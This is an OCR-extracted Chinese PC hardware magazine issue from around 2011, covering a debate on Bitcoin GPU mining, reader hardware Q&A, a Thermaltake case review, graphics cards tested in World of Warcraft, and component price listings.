


● 淘宝上有各种 BTC 兑换商家

理由

B

## 条件简单,有电脑有显卡就行



● 网络最大的 BTC 交易市场 MTGox.com

BTC 到底是什么,这个东西用来做什么用,可能大部分人都并不关心。人们只关心一点:这个东西能给我换来钱么?事实上,除了确实能换钱这一点,操作简单,应该是 BTC 如此风靡的重要原因。

普通用户要获得 BTC,需要一台能够上网的电脑,并且电脑最好配置的是 HD5770 以上级别的 A 卡,本来单靠处理器也能“挖矿”,但是处理器挖矿的效率很低,最新的 BTC 官方客户端已经关闭了处理器挖矿的功能,用户只能使用显卡来挖矿。根据不少用户的经验,N 卡的挖矿效率很低下,相较而言 A 卡效率高很多。前段时间 BTC 刚兴起时,不少挖矿的狂热分子将市场上的 A 卡几乎扫光,甚至淘宝网上 HD5770 以上的 A 卡都全部脱销,阵势之大,着实惊人。

理由

C

## BitCoin 的价格有实物交易做支撑

按照 BTC 官方的解释,BTC 其实就是一种电子货币,只不过 BTC 的获取并不依靠某个机构发行,而是由参与其中的电脑来计算。而根据理论计算,BTC 最终的数量是有限的,不会像某些游戏中的“金矿”一样,越来越多,最终贬值崩盘。而作为先行者,即便是后续有其他组织推出类似的东西,也很难撼动 BTC 的地位。

既然 BTC 的最终数量是有限的,随着参与人数的增加,那么 BTC 的价格必然会不断上扬。而 BTC 本身的价值,在国外的实物交易中也得到支撑,不少老外直接拿 BTC 销售或者购买物品,仅从这一点来看,BTC 的价格应该会缓慢上升。可以说 BTC 在某种程度上已经越来越像一种民间货币,并且是永远不会通货膨胀的货币。



# 赚美金 真的靠谱

## 反方

理由

A

### 购买显卡、电费,这些都是不小的支出

现在要挖 BTC,最重要的就是一款性能尚可的 A 卡,基本上从 HD5770 这个档次起跳,显卡性能越好,挖矿的速度也就越快,但是这类显卡需要多少钱?目前市面上 HD5770 已经很少,主要是 HD6750/6770,这需要 700~900 元左右,至于 HD6870/6950 之类的显卡,更是动辄一两千元才能买到,如此高价格买来显卡,需要多久才能回本?

挖矿时,显卡完全是满负荷,这时候整机功耗最少在 300W 以上,甚至有的挖矿机采用多卡互联组建 CF 后,整机功耗能超过 1000W。就算平均 500W 吧,如果一天开机 24 小时,事实上大多数挖矿机都是全天开机,算下来一天就是 12 度电,合电费 6 元钱,那么一个月就是 180 元,这部分成本算上去,又要挖多少矿才能回本?



● BTC 价格波动频繁,像股市一样

理由

C

### Bitcoin 价格波动大,存在多种风险

BTC 的价格,并非一直缓慢上涨,而是不断波动的。最初的价格只有几美元,后来升到 18 美元左右,然后又掉头向下,这中间人为操作的痕迹非常明显,感觉也越来越像股市。单就价格方面的风险,就是普通用户完全不可能规避的。

BTC 作为一种电子货币,如果真的在线下交易中得到支撑,这显然是任何一个政府都无法容忍的,这个东西会不会最终被强制取缔?这是个未知数。而作为电子产品,BTC 账户

理由

B

### 挖矿太难,得不偿失

最为关键的是,随着后期参与的人数越来越多,挖矿已经变得越来越难,不要以为一天就能够挖几个 BTC,以 HD5770 这样的显卡为例,满载运行一天,如果运气够好,可以挖 0.002 个 BTC 就已经算非常快了。这可以换多少钱?就算 BTC 价格最高达 18 美元的时候,1 个 BTC 可以卖 115 元人民币,0.002 个 BTC 也就是 0.23 元,电费都不够!

此外,挖矿机上的显卡、电源损坏速度远超过预计,在满载 24 小时工作后,不少显卡都只能支撑几个月时间就损坏了。如果把购买显卡的费用算进去,挖矿就成了彻底的亏本生意。最初参与挖矿的人确实赚了,但现在,普通用户也参与到挖矿,想通过这个赚钱,已经完全不现实了。



● 高性能显卡都是电老虎

本刊  
观点

Bitcoin 在前段时间的确非常火,但最近价格波动较大,很明显不少前期参与挖矿的人都开始大量出货。挖矿,本身就需要用户投入大量的资源,包括购买显卡、电费等,这些都是实打实的投入,并非“挂机就赚钱”这么简单。如果你对此事正在观望,建议立即止步,这种看似前景美好,实际却不靠谱的事情,最好敬而远之。

## 论坛用户“zhang1111”问： 显卡的高频啸音是怎么回事？

<http://bbs.cbifamily.com/forum24/thread156557.html>

我的显卡是 GTX460，经常在玩游戏的时候发生显卡高频啸音，本来以为是风扇的问题，但是按住风扇也会发生这种问题，特别是在全屏游戏时就会发生，而在窗口模式下就没有这个问题。请问对显卡本身和主机有什么伤害吗？

**A** 你确定那是高频啸音？而且是显卡发出来的？根据小编的经验来看，一般高频啸音都是电源发出的，很少遇到显卡会发出这种怪叫声。所以小编建议你还是先判断一下发生源是否真的是显卡。如果确定是显卡，那么没什么好说的，直接去换卡，因为这种问题经常发生在供电线路不正常的设备上，一般和电容有关。如果是电源，那么也应该去更换一下，毕竟这种问题属于产品自身的故障，而且还伤耳朵。

## 学问用户“taolo39715”问：

## 机械键盘打字选什么轴最好？

<http://ask.cbifamily.com/question.php?qid=49525>

在朋友那里用了一会他的机械键盘，彻底沉迷鸟，所以准备败一个。不过他的是黑轴，感觉打字有点累，听说机械键盘有很多轴，我经常打字用什么轴的机械键盘好呢？

**A** 机械键盘的确有很多轴，其中包括了黑轴，就是你朋友用的，茶轴、青轴、红轴几大类。小编认为，每个人的手感都不一样，所以也无法具体给你推荐什么轴最好，只能你自己去实际敲击一下试试，毕竟键盘是可以开封的。另外，根据机械键盘行家总结出来的经验，茶轴和红轴适合打字，节奏感强，打字久了也不累。而青轴是最适合打字的，非常有节奏感，但是声音太大，如果你使用的环境需要静音还是建议不选择。黑轴你已经有实际体验了，小编就不多说了。

## 学问用户“雷九天”问：

## 酷睿 i5 2500K 的温度是不是不正常？

<http://ask.cbifamily.com/question.php?qid=45582>

散热器是九州风神冰刃玩家版，CPU 是酷睿 i5 2500K，现在超频 4.5GHz，室温 30 度的时候，满载温度 60 度，高了一倍，请问这正常吗？有人说冰刃可以把 i5 2500 满载温度压在 30 度。

**A** 正常，这样太正常不过了。如果你用 Everst 测试核心温度确定是 60 的话，那么处理器超频，还满载的情况下，这种温度是非常不错的。要知道小编的酷睿 i5 2300 满载温度也都是 60 度了。另外，冰刃能够把 i5 2500K 的满载温度压在 30 度，不管你信不信，反正小编是不相信的，所以不用去纠结这个问题了，因为你的数据很正常。

## 学问用户“zhanghaokk123”问：

## 神舟的电脑到底怎么样？

<http://ask.cbifamily.com/question.php?qid=48917>

最近想买笔记本，感觉神舟的配置高，价格低，同样配置的电脑 3900 多，换成那个联想一样的配置，要 5600 多，我就纳闷啦，到底该不该买神舟的啊，我 QQ 群有朋友说，神舟的配置发挥不出它的水平，是这样的么？有最近买神舟的解答下么？

**A** 呵呵，这个问题有很多人在问了。平心而论，神舟电脑在早几年，确实有些问题。不过近几年越来越成熟了，而且一贯保持了它的低价策略。而且在配置上，同价位的情况下，神舟的产品都是配置最高的，所以不存在你朋友说的发挥不出它水平的问题。最后悄悄的说，小编一位同事就用的神舟牌电脑，这大热天，玩游戏看电影，就没看到过出故障，反而是另外一个买联想 Y 系列笔记本的朋友的液晶屏已经坏了。

论坛用户“七年之痒”问:

## Q1 H61 除了不支持 SATA3, 其他的和 H67 有什么不同?

<http://bbs.cbifamily.com/forum24/thread154471.html>

打算月底装机,按 6000 元 Intel 配置组装。但预算不够,决定先不买显卡。问题出来了:请问一下 H67 与 H61,除了支持 SATA3 的区别外,还有什么不同?另外,是否所有的 H61 与 H67 都支持集显?在下小白,请各位赐教!

**A** H61 其实可以看作是 H67 的极大简化版,它只能保证 LGA1155 处理器的基本工作,而在扩展方面要比 H67 低了很多。具体的不同如下:1、你已经提到的不支持 SATA3,但是有的 H61 主板可以通过第三方芯片支持 SATA3。2、USB2.0 接口从 H67 的 14 个缩减为 10 个,对于大部分用户足够了。3、不支持 RAID 0/1/5/10,这对一些要求磁盘性能的用户有一定影响。另外,H61 和 H67 的主板都有视频接口,因为可以放心选择 SNB 处理器。

学问用户“calan1739”问:

## Q3 FILCO 87 黑轴一代和二代的价差值吗?

<http://ask.cbifamily.com/question.php?qid=45441>

最近几度挣扎,决定入一把机械键盘,主要玩《魔兽世界》,看上了 FILCO 87,但是目睹到一代和二代之间的价差,各位大大觉得这个价差值得吗?一代黑色黑轴 690,二代黑色黑轴 845?心情忐忑,跪求解惑。

**A** FILCO87 的二代黑色黑轴号称全新内部电路设计,也就是说冲突呀、灵敏度更高,不过这东西也就任他说,你也看不见,而根据使用过的人士称,除了说起来感觉好点外,心里舒服点外,也感觉不到什么具体的变化。另外小编认为,玩《魔兽世界》还是不要选黑轴的好,黑轴压力大,而《魔兽世界》经常是几个按键重复操作,如果你长时间 RAID,估计手指会非常劳累的。建议选茶轴或者红轴。

论坛用户“terry010”问:

## Q2 淘宝的 Intel E1230 是什么东东?

<http://bbs.cbifamily.com/forum24/thread158133.html>

最近打算装机,准备上 Intel 的平台,在淘宝逛的时候看到了一个 LGA1155 接口的 E1230 处理器,请问这是个什么东东?还不带集显的。

**A** 你说的这款处理器是 Intel 的至强处理器,也就是最新版的 SNB 版至强处理器,全名是 Xeon E1230,相比消费级的 SNB 处理器,这个处理器是服务器级的,目前价格在 1500-1600 元左右。和消费级的 SNB 处理器相比,它不具备集显,并且不能超频,但是具备超线程技术。性能略低于酷睿 i7 2600,价格上有优势。但是小编想提醒的是,这是一款服务器级处理器,并不是所有的民用级主板都能支持,如果打算购买一定要注意主板问题。

论坛用户“charen”问:

## Q4 LG 的 IPS236V 和戴尔的 U2311H 哪个好?

<http://bbs.cbifamily.com/forum24/thread158412.html>

RT,一个戴尔一个 LG,是不是 236v 是 S-IPS 屏?如果是,价格差距不大我就选择 LG 了,有没有用过的朋友?对了,还有 236v 号称 S-IPS 屏?是不是比 2311 的 E-IPS 强?

**A** LG 好像从来没有宣称过自己的 IPS236V 是 S-IPS 屏哦。而且从价格上来看,你认为一款配置了 HDMI 接口,LED 背光,仅售 1200 多元的显示器会是 S-IPS 屏吗?就两款产品来说,它们各有问题,U2311H 的问题在于屏幕白底偏黄,需要自己 ICC 校准,而且漏光是它最大的弊病。IPS236V 的问题在于 LED 背光的老毛病,色彩偏冷,所以白底偏蓝,也需要自己 ICC 校准,另外就是没有支架,不够专业,当然它本身就不是专业显示器。所以你可以根据你自己的喜好来选择这两款产品。

# 双显卡也能低温

## Tt 指挥官机箱散热体验

随着 DIY 用户的整体素质不断提升,不少中高端用户除了会关注处理器、主板以及显卡等硬件大件外,也会关注外设产品,其中机箱就是一个重要的配件。因为机箱不容易损坏,而且外观上也非常能体现使用者的个性,再加上一款好机箱就如同一个好房子一样,让配件在里面住得舒适。本周,评测室收到一款 Tt 的指挥官机箱。那么就来看看这款全新的电源下置机箱究竟带来了什么样的优秀设计。

参考价格  
**329**  
元



### 外形沉稳,扩展能力出众

从外形上来看,Tt 的这款指挥官机箱采用了黑色作为基准色调,LOGO 用银色进行了点缀,并且在造型上延续了 Tt 一贯沉稳的风格,同时加入了《星际争霸 2》的人族元素。可以说整体大气的造型并没有融入太花哨的设计,这完全迎合了绝大多数高端用户的审美角度。

在机箱尺寸上,Tt 指挥官机箱“三围”为 484 × 202 × 426mm,用料方面也属于同档次机箱中较为出色的。在侧面板上,Tt 的指挥官机箱则是采用了部分的透明亚克力板,这不但能让用户更了解机箱内部的风扇运作情况,同时为喜欢给机箱装灯管的户提供了绚丽的途径。另外在前置面板上,Tt 指挥官大部分都采用了钢网冲孔加上防尘棉网的设计,这个设计已经在 Tt 之前诸如“罗马战士”等成名之作上被广泛使用,这种兼顾散热以及防尘的设计颇受用户的好评。

在机箱内部的扩展上,Tt 指挥官机箱拥有 3 个光驱位、1 个软驱位、5 个硬盘位、1 个 SSD 位、7 个扩展插槽,并且这些扩展槽全部拥有很完善的免工具系统,非常方便我们拆卸配件。做为一款全新的机箱,电源下置和背板走线功能当然是不会少的了,这种设计可以有效的提高机箱的散热能力。同时为了强化散热,还在机箱底部、顶部、前板



●前面板的按钮设计很美观



●扩展部分全部采用了免工具设计



●底部具有防尘网


和后部都预留了多个风扇位,只要玩家愿意,完全可以给机箱来个全方位的立体散热。

### 双显卡平台散热无压力

对于不少游戏玩家来说,机箱的散热能力和造型一样的重要。尤其是对于那些安装双显卡的用户,一款散热能力出色的机箱能避免许多因为散热不畅而导致的大麻烦。为此我们也是用两块 HD6850 以及 AMD 羿龙 II × 4 965 组成双显卡平台来测试 Tt 指挥官机箱的整体散热能力。

为了能更真实的模拟用户的使用环境,在机箱内部除了必要的处理器散热器和机箱自带的散热风扇外,并没有安装额外的散热风扇,也就是说机箱内的散热基本上更依赖于机箱内部自身形成的散热风道。

从测试成绩来看,在两块显卡和处理器全速运作二个小时后,机箱内显卡上侧 3cm 处的温度为 52 度,机箱后侧散热器处的温度为 43 度。然后再低负载一个小时后进行温度测量,显卡上侧 3cm 处的温度仅为 37 度,机箱后侧散热器处的温度为 30 度。从测试结果来看,依靠 Tt 指挥官机箱强大的自然风道,使得显卡和处理器形成的热量能迅速的排出机箱,甚至在机箱内部,也可以形成 9 度左右的温差,从而尽可能的避免了机箱内部热量堆积的情况发生。



●机箱内置了一个机箱风扇,可惜前置面板没有



●背板走线可以优化机箱风道

### 总结

整体来说,Tt 指挥官机箱凭借出色的散热能力足以满足双显卡这样的高端用户使用需求,同时机箱内的低温也能使得显卡、处理器可以获得更高的超频能力。另外,外观上的沉稳、高品质的用料以及人性化的设计使其成为同价格段中性价比相当高的一款产品。如果你近期打算装机,不妨考虑一下这款机箱。

# 不同需求不同选择

## 迪兰 HD6000 系列显卡玩转《大地的裂变》



《魔兽世界》第三部资料片《大地的裂变》已经于7月底上线了。当然一款游戏有着不同的玩法——有的用户对画面要求并不高,只要能玩就行,还有一些玩家玩游戏一定要特效全开才行,甚至更有一些玩家还要双开游戏。为此我们今天就来选取 AMD 系列中低、中、高三款显卡,看看它们能不能满足不同要求游戏用户的使用需求。



●对于普通玩家来说,599 元的 HD6750 无疑有着相当高的性价比

### 特效适当降低,HD6750 也能玩得畅

中国有句古话:工欲善其事必先利其器。玩游戏也是这样,想要舒舒服服的玩一款游戏,电脑的硬件自然要跟得上才行。尤其对于《大地的裂变》,它在内核设计上引入了 DirectX 11 引擎,并且对艾泽拉斯大陆进行了重新设计,故此能够支持 DirectX 11 的特效渲染。因此想要最基本的玩转这款游戏,显卡支持 DX11 特效也是必备的。为此我们选择了一款定价在 599 元的迪兰恒进 HD6750 恒金 1G 显卡,该显卡拥有 800 个流处理器,搭载了 1G 的 GDDR5 显存,默认频率为 850/4800MHz。从实际的表现来看,迪兰恒进 HD6750 恒金 1G 显卡足以满足普通玩家对《大地的裂变》的游戏需求,在适当的调低特效后,整个游戏还是相当流畅的。而对于某些用户担心中高端显卡对于 DX11 游戏支持不佳的情况也并没有出现,基本上迪兰恒进 HD 6750 恒金 1G 显卡还是发挥出了游戏中的特色效果,对于普通用户来说是足够用了。

### 特效全开,HD6850 完全无压力

再来看看那些对于《大地的裂变》希望特效全开的用户的显卡选择。对于此类用户,599 元的 HD6750 多少会有些力不从心,因此对于这些玩家,我们选择了一款千元级最佳性价比的产品——迪兰恒进 HD6850 酷能 + 1G。该显卡属于“酷能系列”的超公版显卡,该显卡具备了 960 个处理器,默认频率为 820MHz/4400MHz,要比公版产品高出不少。那么该显卡在《大地的裂变》中特效全开的情况下有着怎样的表现呢?

在此我们选择了一条从月光林地飞往诺达希尔这条测试路线,由于这条线路场景变化较大,完全有能力压榨出游戏对显卡的实际性能需求。从测试情况来看,在 23 英寸显示器的标准分辨率下,依然能保持流畅的场景,帧数始终保持在 80 上下,哪怕大动态的场景变化也不会让帧速大幅下跌,另外由于开启了阴影特效,在整体的画面表现上有着相当大的提升。也就是说在特效全开的情况下,迪兰恒进 HD6850 酷能 + 1G 足以满足游戏的性能需求。



●1099 元的 HD6850 坐上千元级显卡性价比之王的宝座当之无愧

### 多开《大地的裂变》? HD6950 轻松帮你实现

最后再来看一下那些希望双开甚至全特效多开《大地的裂变》的用户需求。众所周知,双开《大地的裂变》绝对是对显卡的折磨,为此我们选择了高端的迪兰恒进 HD6950 恒金 1G 显卡。我们同样选择了月光林地飞往诺达希尔这条测试路线。从测试情况来看,在特效全开的情况下,迪兰恒进 HD6950 恒金 1G 这款显卡依然表现出了强大的实力。在帧数的表现上,基本上都可以保持在 60 帧左右,完全可以保证游戏的顺畅的运行。此外,凭借出色的散热系统,在连续双开游戏两个小时后,显卡的工作温度依然保持在 80 度左右,并没有出现极度过热的情况。



●在很大程度上,双风扇的设计保证了显卡在满负载时的散热需求

测试总结

对于显卡的选择来说,我们一贯认为要按需选购。就《大地的裂变》来说,普通玩家可以选择 599 元价格段的 HD6750;而对于画面有一定要求的玩家则可以考虑 1099 元的 HD6850;针对需要双开游戏的玩家,那么 HD6950 则是更好的选择。

近几周的硬盘市场继续维持前阵子的格局,主流产品价格继续小幅下滑,在不断的积累之下,无论是 1T 还是 2TB 产品都在不断创造历史最低价。可以说现在的硬盘价格没有最低只有更低!今天我们就来聊聊连地球人都阻止不了其下跌的硬盘市场吧。



# 地球人都阻止不了它了! 2TB 硬盘跌破 500 元大关

## 硬盘价格持续下跌 2TB 最低仅售 490 元!

关于硬盘的价格为什么会跌,不少老鸟都说不出个所以然来,只知道上游供货商的价格不断在调整,而自己所卖出去的硬盘的价格也越来越便宜。最要命的是,同样赚十个点,以前卖一块硬盘可以赚 40 元,现在只能赚个十来元。说到这里不少 JS 也是摆出一副苦菜花般的脸。

从目前的市场价格来看,无论是 1TB 还是 2TB 硬盘,都创造了历史新低价。首先来看一下希捷,它家的 1TB 硬盘现在最低价仅售到 350 元,1.5TB 的产品目前的售价为 455 元。2TB 方面,希捷 5900 转的 2TB 新品绿盘报价为 499 元。此外针对特殊用户的 3TB 硬盘本周也有小幅的下调,最新的价格为 1250 元。当然 3TB 硬盘图的就是个爽快,性价比就不在其所关注的范畴内了。

再来看看西部数据,1TB 的绿盘,蓝盘和黑盘报价分别为 335 元、460 元和 560 元。其实小编个人觉得,对于普通用户来说绿盘足够使用了,虽然有转速不够等毛病,但是当仓储盘还是没问题的。2TB 方面,目前出货量比较高的还是其绿盘监控版的产品,目前的售价为 600;而绿盘的价格则是 495 元。此外,已经被西数收购的日立硬盘依然在市场上有相当大的出货量,其中 1TB 和 2TB 的硬盘售价分别为 330 元和 490 元。



● 2TB 硬盘已经跌至 490 元

## 固态硬盘走势平稳 Intel 40G 筒包仅售 699 元

再来看一下固态硬盘市场。和传统机械硬盘价格不断滑落所不同,固态硬盘的价格始终保持稳定、安定、和谐的格局,即使是有新品上市,也不会促使老产品有太多的降价。小编从经销商这里了解到,固态硬盘卖得比较好的品牌有金士顿、Intel 和 OCZ。其中金士顿主打低端用户,其中容量为 30G 的 SNV125-S2 本周报价为 420 元,非常适合普通用户选购。此外,容量为 40G 的 OCZ 的 OCZSSD2-2VTX40G 本周报价为 599 元。另外,有不少对性能有更高要求的用户



● Intel 的筒包产品还是相当超值的

会选择 Intel 旗下的固态硬盘产品,其中 Intel 的 G3 40G 筒包版产品报价为 699 元,彩盒版的报价为 740 元。此外 G3 系列的 80G 和 120G 彩盒版产品的报价分别为 1399 元和 1699 元。(小编注:Intel 的筒包版等同于以前鼠标的战队版,其保修服务和彩盒版完全相同)。

## 总结

同样是硬盘,传统机械硬盘和固态硬盘的价格走势截然不同,若有一天,固态硬盘的价格也能像机械硬盘那样不断滑落就让人痛快了!不过本周小编还听到了一条消息,那就是西部数据最近的货源不怎么稳定,一旦出现货源断档的话,那么肯

产品	售价
希捷 7200.12 1TB	350 元
希捷 Barracuda Green 2TB	485 元
西部数据 绿版环保 1TB	335 元
西部数据 绿版环保 2TB	495 元
Intel SSD G3 40G(筒包)	699 元

注:本价格仅供参考,最新价格请以卖场为准。

显卡

## AMD HD6850 跌至千元, NVIDIA GTX550 Ti 抢滩 799 元

每年的这个时候,显卡市场总是会掀起一点小小的波澜。这不,本周市场上 AMD 和 NVIDIA 联手开始了降价大作战,注意,这不是演习。首先来看看 AMD 方面,中端主力 HD6790,上市时就受到广泛关注,而价格也一直坚挺在 999 元的价位上,但从性价比上来看,还是物有所值的,而在暑期即将结束的现在,HD6790 的价格直接调整到了 899 元,进一步提高了其性价比,相信 HD6770 也将会很快将价位调整到 799 元。而另外一款中端产品 HD6850 则是直接大降 200-300 元,将目标指向了千元大关,目前平均报价 1099 元,非常具有诱惑力。再来看看 NVIDIA 方面,GTS450 已经全线调整到了 799 元价位,少量高频版的产品依然维持在 899 元,但是 GTX550 Ti 却没有对自家兄弟手下留情,一款北影 GTX550 Ti 率先杀到 799 元,对 GTS450 的冲击不可谓不大,相信很快 GTS450 就会继续向下调整。另外,老将 GTX460 目前处于清仓阶段,市场上可以看到不少性价比比较高的产品。例如华硕的 GTX460 Top 1G 目前报价 1099 元,有需要的朋友看到了千万不要放过。总体来说,目前显卡市场处于一个价格调整期,按照惯例,除了顶级产品外,中高端产品都会重新进行价格布局,所有不太着急选购显卡的朋友不妨稍等一下。



## 卖场热门产品点评

内存

### 北影 GTX550 Ti 猛禽

**点评:**北影的这款 GTX550 Ti 猛禽目前价格 799 元,已经完全可以取代 GTS450 了,从规格上来看,核心和显存频率较高,分别为 900MHz/4100MHz,而显存并没有因为价格降低而减少,依然是 1GB 的配置,接口方面也保持了标准的 3 接口配置。总体来说配置上非常不错,只是散热器为铝制散热器,散热性能稍有不足。不过考虑到价格,也完全可以理解。



参考价格:799 元

CPU

### 技嘉 GA-A75M-S2V

**点评:**AMD Llano APU 终于大量铺货了,A75 主板终于不再孤掌难鸣了。技嘉这款主板是最新的支持超跑 4 技术的 A75 主板,也就是在安全、速度、节能和声音播放上有很大的进步。主板具备双 BIOS,支持 USB3.0 和 SATA3,主板供电为 5 相设计,并且每相供电配备了 3 颗八爪鱼 Mosfet。做工和用料都十分出色,而价格却很平易近人,入门级用户可以考虑一下。



参考价格:699 元

机箱

### 樱桃 G80-3000(黑轴)神魔大陆限量版

**点评:**樱桃就是大家所熟悉的 Cherry,它的机械键盘可以说是非常出名的,特别是它的机械轴。而这款限量版的樱桃 G80-3000 键盘和其他的 G80-3000 黑轴键盘一样,在技术和手感上没有什么不同,只不过表面烫印了神魔大陆的插画,因此看上去要生动了很多。虽然限量 1000 个,但是价格较高,相比之下小编认为 PLU 的键盘更有性价比。

参考价格:899 元



显示器

### CPU 报价

品牌	型号	参考价格
Intel	奔腾 G620	450 元
	奔腾 G840	590 元
	酷睿 i3 2100	750 元
	酷睿 i3 2120	850 元
	酷睿 i5 2300	1180 元
	酷睿 i5 2400	1290 元
	酷睿 i7 2600	1940 元
	酷睿 i7 2600K	2090 元
	酷睿 i5 750S	1000 元
	酷睿 i7 980X	6800 元
AMD	速龙 II X2 250	370 元
	速龙 II X3 445	480 元
	速龙 II X3 450	520 元
	速龙 II X4 640	677 元
	速龙 II X4 645	710 元
	羿龙 II X4 955	850 元
	羿龙 II X4 965	915 元
	羿龙 II X6 1055T	1060 元
	羿龙 II X6 1090T	1460 元
	A8 3850	1160 元

电源

### 主板报价

品牌	型号	参考价格
技嘉	GA-P67A-D3-B3	1088 元
	GA-Z68XP-UD3-ISSD	2288 元
	GA-H61M-S2-B3	549 元
	GA-870A-UD3	630 元
精英	H61H2-M3	549 元
	A75F-A	699 元
	A990FXM-A	1699 元
华硕	M4A88T-M	599 元
	M4A78T	699 元
	P8PH61	699 元
	P8Z68-V PRO	1799 元
映泰	TH61U3+	599 元
	TA75A+	699 元
	TZ68A+	999 元
微星	P67A-C43(B3)	999 元
	PH67S-C43(B3)	699 元
华擎	H61M/U3S3	499 元
	Z68 Extreme4	1599 元
昂达	AE350 魔固版	799 元
	魔剑 A890GX	699 元

主板

### 显示器报价

品牌	型号	参考价格
三星	S19A330BW	879 元
	S22A300B	1120 元
	S22A330BW	1119 元
	S24A350H	1779 元
	S23A950D	3399 元
AOC	e2243Fw	980 元
	e2343F	1130 元
	e2352Pz	1540 元
	i2340Vz	1310 元
长城	M2336	900 元
	Z2599 3D-W	2100 元
LG	IPS226V	1599 元
	IPS235T	1599 元
戴尔	U2311H	1450 元
	U2412M	2130 元
	U3011	8600 元
惠普	ZR24W	3888 元
	LP2475w	5100 元
优派	V3D241wm-LED	3599 元
	VA2231w-LED	880 元

注:本价格仅供参考,最新价格请以卖场为准。

硬盘



## 4GB DDR3 内存全线跌破 140 元 2GB DDR3 内存短期内维稳

内存就是卖场的晴雨表,这句话一点也不错。这不,内存又开始跌了,同时带动了其他硬件的下跌。小编本周从市场了解到,4GB DDR3 1333 内存的价格已经全线跌破 140 元了,相比上一周有些品牌还维持在 140 元以上的价位,本周则全部进入 140 元内,其中宇瞻、金士顿的 4GB DDR3 1333 普条报价在 130 元-133 元左右,而威刚的 4GB DDR3 1333 则报价 135 元。不过本周意外的结果是 2GB DDR3 1333 的报价并没有什么变化,依然保持在 70-75 元,但是小编想提醒各位,这并不是说明内存价格已经探底,不会继续下跌了。而是因为大运会的举办,内存供货渠道受到了一定的影响,因此很多商家就借机以缺货为理由提高内存的出货价。相信这种行情只会持续很短的周期,随机继续保持下跌行情。最后,还是那句老话,内存价格已经很便宜了,如果打算添置内存的,不妨下手吧。

内存

## 卖场热门产品点评

### 麦博 H20 雅皮士

**点评:**这款音箱是一款 2.0 音箱,从表面来看并没有什么特殊的,选用了 3.5 英寸的低音单元搭配 1 英寸丝膜高音单元,额定输出功率达到 36W。低频量感表现到位,中频密度适中,细节解析方面较为突出,比较适合人声的表现。而其最大的亮点则是采用了蓝牙技术,箱体顶部设计了操控面板,通过音箱我们就可以对播放器进行控制。另外背部还设计有一个 5V 的 USB 电源接口,可为各种移动设备充电。



参考价格:1280 元

### 华擎 A75M-ITX

**点评:**这是第一款 ITX 版本的 A75 主板,价格方面并不太贵,尺寸上也是绝对的小。主板提供了 1 条 PCI-E x1 插槽,最大支持 16GB 2 条 DDR3-2400 通道内存。具备 4 个 SATA3.0 接口、4 个 USB3.0 接口以及 HDMI/D-sub 视频输出接口。很适合组建 HTPC 平台,不过小编认为,用这套主板组建 HTPC 平台有点浪费,因为还有价格更低、功耗更低的 E-350 平台。所以这款主板更适合那些追求小型化的用户使用。



参考价格:799 元

### 惠普 x2301

**点评:**惠普的液晶显示器很少为普通消费者所知晓,而最近惠普开始加大了力度。这款全新的 LED 超薄液晶 x2301 就是一款力作。它采用了半透明海蓝宝石色的底座和 9.8mm 的超薄机身,外观时尚。并且制作材料非常环保,当然对于普通消费者象征意义大于实际意义。而在色彩表现上比较出色,屏幕的亮度均匀性较好,只不过对于 23 英寸的显示器而言,价格较高,不是 IPS 面板,缺少一定的吸引力。



参考价格:1800 元

GPU

机箱

显示器

电源

主板

### 显卡报价

品牌	型号	参考价格
迪兰恒进	HD6750 恒金 512	599 元
	HD6770 恒金 1G	799 元
	HD6790 酷能 1G	999 元
	HD6850 酷能 1G	1299 元
蓝宝石	HD6850 1G 毒药	1399 元
	HD6870 1G 毒药	1599 元
	HD6950 1GB GDDR5	1999 元
	HD6970 2GB GDDR5	2999 元
华硕	ENGTX460 TOP 1GD5	1299 元
	ENGTX560 Ti 1GD5	2299 元
索泰	GTX460-1GD5 毁灭者	1299 元
	GTX560-1024D5 至尊版 UA	1699 元
	GTX590 极速版	6999 元
微星	N460GTX Hawk	1599 元
	R6790 至尊 1G	1099 元
	N450GTS Cyclone 1GD5	899 元
影驰	GTX550 Ti 黑将	999 元
	GTX560 Ti 黑将	1699 元
盈通	GTX460-1024GD5 游戏高手	1299 元
	GTX560Ti-1024GD5 游戏高手	1999 元

### 固态硬盘报价

品牌	型号	参考价格
Intel	X25-V 40GB	649 元
	X25-M G2 80GB	1080 元
	X25-M G2 120GB	1500 元
	X25-M G2 160GB	2500 元
金士顿	SNV125-S2 30GB	449 元
	V+ 系列 SSDNOW 30GB	499 元
	SV100-S2 加强版 64GB	999 元
OCZ	Onyx 32GB	599 元
	Vertex 2 60GB	899 元
	OCZSSD2-2VTXE 40GB	1199 元
	Summit 250GB	6599 元
宇瞻	A7Pro 32GB	699 元
	A7Pro 64GB	1099 元
	A7202 128GB	2999 元
镁光	Crucial RealSSD C300 64GB	999 元
	Crucial RealSSD C300 128GB	1999 元
	Crucial RealSSD C300 256GB	3999 元
海盗船	CSSD-F40GB2 40GB	899 元
	CSSD-F60GB2 60GB	1299 元
	CSSD-F80GB2 80GB	1399 元

### 机箱报价

品牌	型号	参考价格
航嘉	暗夜 H507	178 元
	御蝠王 S1	195 元
	暗夜公爵 II	399 元
	御蝠王	399 元
Tt	V3	299 元
	V4	288 元
	V5	499 元
酷冷至尊	南海战神	130 元
	特警 430	329 元
	HAF 912 至尊	659 元
鑫谷	雷诺塔	388 元
	雷诺塔 G3	499 元
多彩	王者系列 MT814	288 元
	迷你系列 MS125	299 元
动力火车	绝尘侠 X3	190 元
	绝尘侠 G3 豪华版	389 元
先马	冰麒麟 i5	199 元
	冰麒麟 i9	399 元
超频三	雷暴 3000 标准版	299 元
	雷暴 3000 豪华版	329 元

注:本价格仅供参考,最新价格请以卖场为准。

可信度

100

## 低端赛扬欲低价清仓!

